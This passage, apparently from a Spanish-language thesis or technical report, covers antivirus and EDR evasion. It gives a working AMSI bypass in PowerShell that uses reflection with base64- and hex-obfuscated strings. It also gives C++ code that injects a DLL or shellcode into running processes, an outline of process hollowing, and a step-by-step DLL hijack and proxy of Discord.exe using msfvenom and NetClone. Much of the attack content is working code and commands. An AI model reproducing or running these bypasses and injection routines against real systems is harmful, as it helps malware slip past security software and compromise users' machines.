FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64Strin
g('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA==''))),'NonPublic,Static').SetValue($null,$true)
PS C:\Users\UPM> amsiutils
amsiutils : El término 'amsiutils' no se reconoce como nombre de un cmdlet, función, archivo de script o programa
ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que dicha ruta
es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ amsiutils
+ ~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Figura 17. Evasión de AMSI por reflexión

Vemos en la figura 17 cómo es detectado debido al uso de las strings `amsiUtils` y `amsiInitFailed`, así que en el siguiente intento usamos funciones de conversión desde base64 a string.

```
[Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQ
BtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA==']))
```

Esto habiendo previamente convertido a base64 las strings detectadas utilizando la siguiente función de conversión:

```
[System.Convert]::ToBase64String([System.Text.Encoding]::UNICODE.G
etBytes("AmsiInitFailed"))
```

Otro ejemplo sería codificando las cadenas detectadas en hexadecimal:

```
'AmsiUtils' | Format-Hex
'amsiInitFailed' | Format-Hex
```

Y luego realizamos la función inversa directamente en la posición inicial de ambas cadenas.

```
[Ref].Assembly.GetType('System.Management.Automation.'+$("41 6D 73
69 55 74 69 6C 73".Split("
")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result=$res
ult+$_};$result)).GetField($("61 6D 73 69 49 6E 69 74 46 61 69 6C
65 64".Split("
")|forEach{[char]([convert]::toint16($_,16))}|forEach{$result2=$re
sult2+$_};$result2),'NonPublic,Static').SetValue($null,$true)
```

Y de esta misma forma funciona también con otros tipos de codificación como en octal, rot13, ASCII, HTML, AES, DES y la lista es infinita debido a que podríamos crear nuestras propias funciones de codificación.

4.1.4.4. CLR Hooking

Este método consiste en enganchar a la API de los métodos de CLR para prevenir que el AMSI de nuestro proceso envíe datos al sistema AV instalado.

A continuación los pasos de ejecución de está técnica.

1. `System.Management.Automation.dll` contiene el código que permite el envío de datos desde el proceso hasta el AV, tiene una clase llamada `AmsiUtils` que contiene el método `ScanContent` que se encarga de las llamadas nativas de la API de AMSI, si sobreescribimos ese método podemos prevenir futuras llamadas a `AmsiScanBuffer`.

2. Tendremos que implementar un método que se encargue de nuestro enganche y debe tener el mismo prototipo de función que la función de destino para que pueda ser llamado correctamente. El valor de regreso de la nueva función será el entero ¨1¨ que representa `AMSI_RESULT_NOT_DETECTED`.

3. Para enganchar la función `ScanContent` es necesario que obtengamos el puntero al punto de entrada del método en memoria y para esto usaremos la técnica de Reflexión.

4. Por último habrá que parchear el método destino con instrucciones que llamarán a nuestra función seguida de un ret.

El código completo se puede ver en el Anexo 1.

4.1.4.5. AMSITrigger

Es una herramienta que se encarga de analizar strings detectadas como maliciosas dentro de un script en powershell, esto se consigue realizando llamadas a AMSI utilizando la función `AMSIScanBuffer()` y enviando trozos de código de cierto tamaño, esto nos permite identificar cuál ha sido el string que ha disparado la detección. AMSITrigger permite analizar ficheros presentes en el disco y fichero a partir de una URL.

4.2. Análisis Dinámico

El análisis dinámico es una técnica utilizada para examinar y evaluar el comportamiento de un archivo o programa en tiempo de ejecución. En lugar de analizar el código o los archivos en busca de firmas conocidas de malware (análisis estático), el análisis dinámico observa cómo se comporta un proceso en un entorno controlado.

El análisis dinámico generalmente implica ejecutar el archivo sospechoso en un entorno aislado, en una sandbox o un entorno virtual, que simula un sistema operativo. Luego el antivirus monitorea y registra las actividades del proceso en tiempo real, como los procesos que se inician, los archivos que se crean o modifican, las conexiones de red que se establecen y cualquier otro comportamiento sospechoso. El antivirus también puede interactuar con los archivos, como abrir archivos adjuntos de correo electrónico, ejecutar macros en documentos de Microsoft Office o navegar por enlaces web y así observar cómo se comportan.

Este análisis permite al antivirus detectar y bloquear malware desconocido o malware que utiliza técnicas de evasión, ya que se enfoca en el comportamiento del archivo en ejecución en lugar de depender únicamente de las firmas de malware conocidas. Además, el análisis dinámico puede ayudar a identificar comportamientos sospechosos o maliciosos que podrían pasar desapercibidos en un análisis estático, como la descarga de archivos adicionales o la conexión a servidores de comando y control (C2).

4.2.1. Evasión del Análisis dinámico

El análisis dinámico también tiene sus limitaciones, algunos tipos de malware pueden detectar si se están ejecutando en un entorno virtual y pueden modificar su comportamiento para evadir la detección. Además, está técnica consume más recursos computacionales y tiempo en comparación con el análisis estático, ya que implica la ejecución real del archivo o programa en un entorno aislado.

Veremos a continuación algunas técnicas que pueden ayudar a evadir la detección mediante el análisis dinámico de un AV/EDR.

4.2.1.1. Process Injection

La inyección de proceso es una técnica que permite inyectar código en espacios de memoria de otros procesos vivos, estos preferiblemente deben ser procesos legítimos del sistema operativo para que permitan evadir la detección del motor dinámico del AV.

Esta técnica no se utiliza solo para inyectar código malicioso sino que también la emplea el propio sistema AV para inyectar su código en procesos y poder analizarlos.

La inyección en un proceso es básicamente inyectar shellcode en un proceso y para esto es necesario realizar los siguientes pasos:

1. Abrir el proceso de destino con todos los permisos de acceso.
2. Asignar el espacio de memoria para el código a inyectar.
3. Escribir el código en ese espacio de memoria.
4. Ejecutar el código en un nuevo hilo.

Veamos gráficamente el funcionamiento de como las llamadas a la API de Windows interactúan con la memoria de un proceso:



Figura 18. Llamadas API y memoria proceso

Existen diferentes formas de inyectar código en un proceso y veremos algunas de las más conocidas a continuación.

Inyección de DLL

Consiste en inyectar un fichero DLL malicioso en un proceso vivo destino para lograr ejecutar código y no ser detectado por el software AV.

Normalmente una inyección DLL se realiza escribiendo en el espacio de direcciones virtuales la ruta a esta DLL la cual será ejecutada en un nuevo hilo.

Esto se puede conseguir utilizando diferentes llamadas a la API de Windows como veremos a continuación.

Veamos en la siguiente figura el funcionamiento de una inyección de DLL.



Figura 19. Funcionamiento inyección DLL

La función **`OpenProcess()`** se encarga de manejar el procesos al cual le queremos inyectar la DLL.

`VirtualAllocEx()` se utiliza para asignar el espacio en la memoria virtual de proceso destino.

`WriteProcessMemory()` escribe la ruta absoluta de la DLL a inyectar en la memoria asignada previamente.

`CreateRemoteThread()` crea un hilo en el espacio de memoria virtual del proceso.

Veamos un código en C++ que permite hacer una inyección DLL al proceso con el PID recibido como parámetro:

```
int main(int argc, char *argv[]) {
    HANDLE processHandle;
    PVOID remoteBuffer;
    wchar_t dllPath[] = TEXT("C:\\prueba\\mal64.dll");

    printf("Inyectando DLL en PID: %i\n", atoi(argv[1]));
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof
dllPath, MEM_COMMIT, PAGE_READWRITE);
    WriteProcessMemory(processHandle, remoteBuffer,
(LPVOID)dllPath, sizeof dllPath, NULL);
    PTHREAD_START_ROUTINE threatStartRoutineAddress =
(PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel
32")), "LoadLibraryW");
    CreateRemoteThread(processHandle, NULL, 0,
threatStartRoutineAddress, remoteBuffer, 0, NULL);
    CloseHandle(processHandle);

    return 0;
}
```

Algunas variantes de este método son: la inyección reflexiva de DLL y el vaciado de DLL.

Reflective DLL Injection

La inyección reflexiva de DLL es una técnica que permite a un atacante inyectar una DLL en un proceso víctima desde la memoria en lugar del disco. Esta técnica analiza los campos relevantes del formato de archivo Portable Executable (PE) de la DLL y asigna el contenido a la memoria.

Inyección de Shellcode

De forma similar a la inyección de DLL, es posible inyectar shellcode en un proceso.

Se puede realizar una autoinyección o una inyección a un proceso remoto como se puede observar en la siguiente figura:



Figura 20. Inyección en proceso remoto

A continuación un código en C++ que se autoinyecta shellcode:

```
#include "stdafx.h"
#include "Windows.h"
int main(){
    unsigned char shellcode[] = "\x48.....\xef\xff";
    void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();
     return 0;}
```

De esta forma el propio proceso crea un hilo en donde ejecuta el código.

Para la inyección de shellcode en un proceso remoto, seguimos los mismos pasos que para la inyección de DLL en otro proceso, veamos el código a continuación:

```
#include "stdafx.h"
#include "Windows.h"
int main(int argc, char *argv[]){
```

```
    unsigned char shellcode[] = "\x48\x31....\x05\xef\xff";
    HANDLE processHandle;
    HANDLE remoteThread;
    PVOID remoteBuffer;
    printf("Inyectando en PID: %i", atoi(argv[1]));
    processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));
    remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof
shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(processHandle, remoteBuffer, shellcode,
sizeof shellcode, NULL);
    remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
    CloseHandle(processHandle);
      return 0;}
```

Process Hollowing

El vaciado de proceso es otra técnica que en inglés se conoce como *Process Hollowing* que consiste en inyectar código malicioso en las direcciones de memoria de otro proceso vacío y suspendido con el objetivo de evadir la detección de defensas basadas en procesos.

Utilizando la API de Windows se crea un proceso legítimo en estado suspendido mediante la llamada `createProcess` y como parámetro `dwCreationFlags` elegimos `CREATE_SUSPENDED` para que se cree en modo suspendido. Luego desmapeamos el proceso mediante las llamadas `ZwUnmapViewOfSection` o `NtUnmapViewOfSection` antes de ser escrito, realineado al código inyectado y reanudado via `VirtualAllocEx`, `WriteProcessMemory`, `SetThreadContext` y finalmente `ResumeThread`, respectivamente.

4.2.1.2. DLL Hijacking

En el momento en el que un programa quiere importar librerías (DLLs) en tiempo de ejecución nos podemos aprovechar de programas legítimos que no levantarán sospechas para hacer que cargue nuestro código malicioso a partir de una DLL creada por nosotros.

Está técnica no solo nos permite ejecutar código sino que también podríamos crear persistencia, elevar privilegios y hacer movimiento lateral.

A continuación veremos los pasos para elegir el programa que nos ayudará a ejecutar nuestro código cómo hacer para que no afecte el funcionamiento original de la librería que estamos secuestrando.

DLL Search Order Hijacking

El secuestro de DLL por orden de búsqueda nos permitirá cargar nuestra propia DLL a partir de un programa ya presente en el sistema sin necesidad de que se inicie un nuevo proceso desconocido.

Cuando un programa necesita funciones externas las obtiene cargando DLLs ya presentes en el sistema a través de las funciones `LoadLibrary()` o `LoadLibraryEX()` de la API de Windows. Entre algunos de los parámetros que reciben estas funciones está la ruta del DLL que se quiere cargar, aunque también es posible especificar solo el nombre del DLL y que el sistema se encargue de buscarlo. El proceso para encontrarlo es el mostrado en la siguiente figura:



Figura 21. Orden de búsqueda de DLLs

La primera sección es la búsqueda previa, utiliza DLLs ya cargados en memoria y si no está pasa a los DLLs conocidos llamados "Known DLLs" que se encuentran en la clave de registro `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs` y esto garantiza que se carguen DLLs original del sistema. Si no lo encuentra aquí pasa a la siguiente sección.

En esta segunda empieza la búsqueda estándar de DLL y va bajando por cada nivel hasta encontrarlo. El primero y el último nivel suelen ser las búsquedas más comunes para lograr la carga lateral de DLL.

Veamos a continuación un ejemplo en profundidad utilizando Discord.exe como programa para la carga lateral de DLL.

DLL Hijacking con Discord.exe

Discord es una aplicación de chat y de VoIP similar a Skype, Teamspeak, etc. Utilizada principalmente por jugadores de juegos en línea.

Haremos las pruebas en una máquina virtual con Windows 11 y elegimos esta aplicación ya que los archivos de instalación residen en un directorio de Windows llamado `AppData,` en el cual existen permisos libres para cualquier usuario. Esto nos facilita introducir nuestra propia DLL, ya sea reemplazando una existente o abusando el sistema de búsqueda de DLL mencionada anteriormente.

Lo primero que haremos será utilizar `procmon64.exe` una herramienta disponible en la suite de sysinternals, esto es un conjunto de herramientas avanzadas para Windows. Procmon nos permite monitorizar las operaciones que realiza un proceso al iniciarse, incluyendo las cargas de DLLs.

Abrimos procmon y establecemos los siguientes filtros:

Column	Relation	Value	Action
Process Name	is	discord.exe	Include
Result	contains	NOT FOUND	Include
Path	ends with	.dll	Include

Figura 22. Filtros aplicados en procmon

Esto nos permite filtrar por: el nombre del proceso (`discord.exe`), el resultado contiene `NOT FOUND` (no ha encontrado el archivo) y por último que la ruta

termine con `.dll`. Seguido de esto ejecutamos discord.exe que en mi caso se encuentra en la siguiente ruta dentro de Appdata:
`C:\Users\bob\AppData\Local\Discord\app-1.0.9011\Discord.exe`
Y vemos el resultado en la siguiente captura:

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
1:23:51.9269218 AM	Discord.exe	9212	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND
1:23:51.9319574 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\UIAutomationCore.DLL	NAME NOT FOUND
1:23:51.9319827 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND
1:23:51.9324620 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\MSIMG32.dll	NAME NOT FOUND
1:23:51.9330013 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\WINMM.dll	NAME NOT FOUND
1:23:51.9333785 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\IPHLPAPI.DLL	NAME NOT FOUND
1:23:51.9334648 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\VERSION.dll	NAME NOT FOUND
1:23:51.9338321 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\USERENV.dll	NAME NOT FOUND
1:23:51.9338731 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\DWrite.dll	NAME NOT FOUND
1:23:51.9347531 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\Secur32.dll	NAME NOT FOUND
1:23:51.9349325 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\WINHTTP.dll	NAME NOT FOUND
1:23:51.9353524 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\dhcpcsvc.DLL	NAME NOT FOUND
1:23:51.9363344 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\USERENV.dll	NAME NOT FOUND
1:23:51.9370373 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\SSPICLI.DLL	NAME NOT FOUND
1:23:51.9453689 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\CRYPTBASE.DLL	NAME NOT FOUND
1:23:51.9463488 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\powrprof.dll	NAME NOT FOUND
1:23:51.9468392 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\UMPDC.dll	NAME NOT FOUND
1:23:51.9587842 AM	Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\KBDUS.DLL	NAME NOT FOUND
1:23:51.9614833 AM	Discord.exe	9212	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND
1:23:51.9615794 AM	Discord.exe	9212	CreateFile	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND
1:23:52.1797510 AM	Discord.exe	5444	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND
1:23:52.1851865 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND
1:23:52.1851956 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\UIAutomationCore.DLL	NAME NOT FOUND
1:23:52.1856443 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\MSIMG32.dll	NAME NOT FOUND
1:23:52.1867341 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\WINMM.dll	NAME NOT FOUND
1:23:52.1870559 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\USERENV.dll	NAME NOT FOUND
1:23:52.1873554 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\VERSION.dll	NAME NOT FOUND
1:23:52.1876308 AM	Discord.exe	5444	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\IPHLPAPI.DLL	NAME NOT FOUND

Showing 201 of 376,524 events (0.053%) Backed by virtual memory

Figura 23. DLLs cargados por Discord

Cómo se puede observar existe una gran cantidad de DLLs que no son encontradas en el directorio del programa. Para esta demostración usaremos `version.dll` el cual se encuentra en `C:\Windows\SysWOW64\version.dll`, debemos tener en cuenta que Discord es una aplicación de 32-bits así que en el siguiente directorio que busca es `SysWOW64` y no `System32` como hemos visto en la imagen del sistema de búsqueda de DLLs. Lo podemos ver en la siguiente figura si filtramos por ese DLL y quitamos el filtro de `NOT FOUND`.

Discord.exe	9212	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\VERSION.dll	NAME NOT FOUND
Discord.exe	9212	CreateFile	C:\Windows\SysWOW64\version.dll	SUCCESS

Figura 24. DLLs vulnerable

Así que ahora solo tendremos que poner nuestra DLL en el directorio del programa y está será ejecutada, lo vemos a continuación:

Discord.exe	8852	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\version.dll	SUCCESS
Discord.exe	8852	QueryBasicInformationFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\version.dll	SUCCESS
Discord.exe	8852	CloseFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\version.dll	SUCCESS
Discord.exe	8852	CreateFile	C:\Users\bob\AppData\Local\Discord\app-1.0.9011\version.dll	SUCCESS

Figura 25. Carga de DLL malicioso

Lograr que se cargue nuestra DLL causará que el programa falle al arrancar, esto es debido a que cuando el programa intente cargar las funciones contenidas en el DLL original no las va a encontrar, con el programa DLL Export Viewer podemos todas las funciones que contiene la DLL original:

Function Name	Address	Relative Address	Ordinal	Filename
GetFileVersionInfoA	0x52181580	0x00001580	1 (0x1)	version.dll
GetFileVersionInfoByHandle	0x52182400	0x00002400	2 (0x2)	version.dll
GetFileVersionInfoExA	0x52182060	0x00002060	3 (0x3)	version.dll
GetFileVersionInfoExW	0x52181600	0x00001600	4 (0x4)	version.dll
GetFileVersionInfoSizeA	0x521815a0	0x000015a0	5 (0x5)	version.dll
GetFileVersionInfoSizeExA	0x52182080	0x00002080	6 (0x6)	version.dll
GetFileVersionInfoSizeExW	0x52181620	0x00001620	7 (0x7)	version.dll
GetFileVersionInfoSizeW	0x52181640	0x00001640	8 (0x8)	version.dll
GetFileVersionInfoW	0x52181660	0x00001660	9 (0x9)	version.dll
VerFindFileA	0x521820a0	0x000020a0	10 (0xa)	version.dll
VerFindFileW	0x521825a0	0x000025a0	11 (0xb)	version.dll
VerInstallFileA	0x521820c0	0x000020c0	12 (0xc)	version.dll
VerInstallFileW	0x521830e0	0x000030e0	13 (0xd)	version.dll
VerLanguageNameA	KERNEL32.VerL...	0x000039cc	14 (0xe)	version.dll
VerLanguageNameW	KERNEL32.VerL...	0x000039f7	15 (0xf)	version.dll
VerQueryValueA	0x521815c0	0x000015c0	16 (0x10)	version.dll
VerQueryValueW	0x521815e0	0x000015e0	17 (0x11)	version.dll

Figura 26. Funciones contenidas en el DLL

Así que para que este método funcione es necesario combinarlo con otra técnica llamada DLL Proxying\Forwarding.

DLL Proxying

También conocido como DLL Forwarding complementa la técnica de carga lateral de DLL ya que permite redirigir las llamadas a la funciones originales desde nuestra DLL maliciosa.

Veamos los pasos a continuación para realizar un DLL Proxying a partir del ejemplo anterior con Discord.

Primero tendremos que generar un DLL malicioso y para esto usaremos msfvenom.

```
msfvenom -p windows/messagebox -a x86 -f dll -o version2.dll
```

Esto generará una DLL que al ejecutarse mostrará un mensaje de alerta. En las opciones especificamos que la arquitectura es de 32-bit.

Luego usaremos una herramienta programada en C# llamada NetClone (https://github.com/monoxgas/Koppeling) que copiará todos las funciones de DLL original a otra DLL que en este caso será `version2.dll` generado con msfvenom.

La creación se realizará utilizando el siguiente comando:

```
.\NetClone.exe --target C:\dontscan\version2.dll --reference
C:\Windows\SysWOW64\version.dll --reference-path
C:\Windows\SysWOW64\version.dll --output
C:\Users\bob\AppData\Local\Discord\app-1.0.9011\version.dll
```

Especificamos el DLL malicioso, el DLL original y el archivo final el cual tendrá como ruta de destino la ubicación de `Discord.exe`.

Ejecutamos nuevamente Discord y nos aparecerá el mensaje de alerta.

